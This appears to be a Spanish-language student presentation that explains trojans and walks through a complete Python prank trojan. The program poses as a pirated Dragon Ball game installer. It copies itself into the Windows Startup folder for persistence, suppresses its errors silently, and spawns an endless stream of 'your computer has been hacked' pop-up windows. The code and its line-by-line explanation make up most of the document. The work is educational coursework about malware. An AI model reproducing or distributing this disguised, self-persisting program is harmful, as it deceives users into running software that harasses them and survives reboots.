Virus Final

Troyano

DANIEL CHONG - 1116114

INTRODUCCIÓN


Un troyano, también conocido como caballo de Troya, es un tipo de software malicioso que se disfraza como un programa legítimo o inofensivo con el objetivo de engañar al usuario para que lo ejecute en su sistema. A diferencia de otros tipos de malware, como los virus o gusanos que pueden replicarse por sí mismos, los troyanos dependen de la interacción del usuario para ser instalados, ya sea a través de un archivo adjunto en un correo electrónico, una descarga de internet o incluso mediante una memoria USB.

¿POR QUÉ SON TAN PELIGROSOS?

Los troyanos son extremadamente peligrosos debido a su capacidad para infiltrarse en un sistema sin ser detectados y ofrecer al atacante un control prácticamente total sobre el dispositivo infectado. A diferencia de otros tipos de malware que se propagan automáticamente, un troyano actúa con sigilo, disfrazándose como un programa legítimo, lo que le permite engañar al usuario y evadir muchas veces los sistemas de seguridad.

MIS MODULOS

- ctypes: Permite acceder a funciones de bibliotecas de bajo nivel (como las de Windows). Aquí se usa para mostrar una ventana emergente (MessageBox).
- time: Se utiliza para pausar el programa durante cierto tiempo (en este caso, 3 segundos).
- shutil: Sirve para copiar archivos (aquí se usa para copiar el ejecutable al inicio del sistema).
- os: Proporciona funciones del sistema operativo (como rutas, variables de entorno, etc.).
- threading: Permite ejecutar código en hilos separados, para que varios procesos ocurran al mismo tiempo sin bloquear el programa principal.



FUNCIÓN MOSTRAR VENTANA

- ctypes.windll.user32.MessageBoxW(...) llama a la función nativa de Windows MessageBoxW, que genera un cuadro de diálogo.
- 0: Es el handle (ventana padre), 0 significa que no tiene padre.
- "Tu computadora ha sido Hackeada": El mensaje principal que aparece.
- "Alerta": El título de la ventana.
- 0x40 | 0x1: Define el tipo de icono y botones (icono de advertencia y botón OK/CANCEL).

```python
def mostrar_ventana():
    ctypes.windll.user32.MessageBoxW(0, "Tu computadora ha sido Hackeada", "Alerta", 0x40 | 0x1)
```

FUNCIÓN PARA SPAMMEAR

- Esta función ejecuta un bucle infinito (while True:).
- En cada vuelta del bucle:
- Crea un nuevo hilo (thread) que ejecuta la función mostrar_ventana. Esto permite abrir varias ventanas sin que se bloquee el programa.
- Espera 3 segundos (time.sleep(3)) antes de abrir otra ventana.
- Resultado: el programa va generando ventanas una tras otra, indefinidamente.

```
def spam_ventanas():
    while True:

        threading.Thread(target=mostrar_ventana).start()
        time.sleep(3)
```

FUNCIÓN COPIAR A STARTUP

- nombre_archivo: Nombre del archivo que se va a copiar (simula un archivo de instalación de un juego).
- ruta_origen: Usa os.path.abspath para obtener la ruta completa del archivo actual.
- ruta_destino: Construye la ruta hacia la carpeta de inicio de Windows, usando una variable de entorno (APPDATA) y concatenando la ruta específica del menú de inicio.
- if not os.path.exists(ruta_destino): Verifica si ya existe ese archivo en destino.
- shutil.copyfile(...): Si no existe, lo copia del origen al destino.
- try/except: Envuelve todo en un bloque para que si ocurre un error, no se interrumpa el programa (pero tampoco avisa).

```python
def copiar_a_startup():
    try:
        nombre_archivo = "DragonBallSparkingZeroElamigosSetup.exe"
        ruta_origen = os.path.abspath(nombre_archivo)
        ruta_destino = os.path.join(os.environ["APPDATA"], r"Microsoft\Windows\Start Menu\Programs\Startup", nombre_archivo)

        if not os.path.exists(ruta_destino):
            shutil.copyfile(ruta_origen, ruta_destino)
    except Exception:
        pass

if __name__ == "__main__":
    copiar_a_startup()
    spam_ventanas()
```

¡MUCHAS GRACIAS!

BIBLIOGRAFÍA

FRAN. (2021, FEBRERO 2). *HACER QUE UN PROGRAMA SE AGREGUE AL INICIO DE WINDOWS DESPUÉS DE EJECUTARLO POR PRIMERA VEZ* [RESPUESTA A UNA PREGUNTA EN STACK OVERFLOW EN ESPAÑOL]. STACK OVERFLOW EN ESPAÑOL. *FORTINET. (S.F.).* VIRUS TROYANO. HTTPS://WWW.FORTINET.COM/RESOURCES/CYBERGLOSSARY/TROJAN-HORSE-VIRUS

FORTINET. (S.F.). *VIRUS TROYANO.* HTTPS://WWW.FORTINET.COM/RESOURCES/CYBERGLOSSARY/TROJAN-HORSE-VIRUS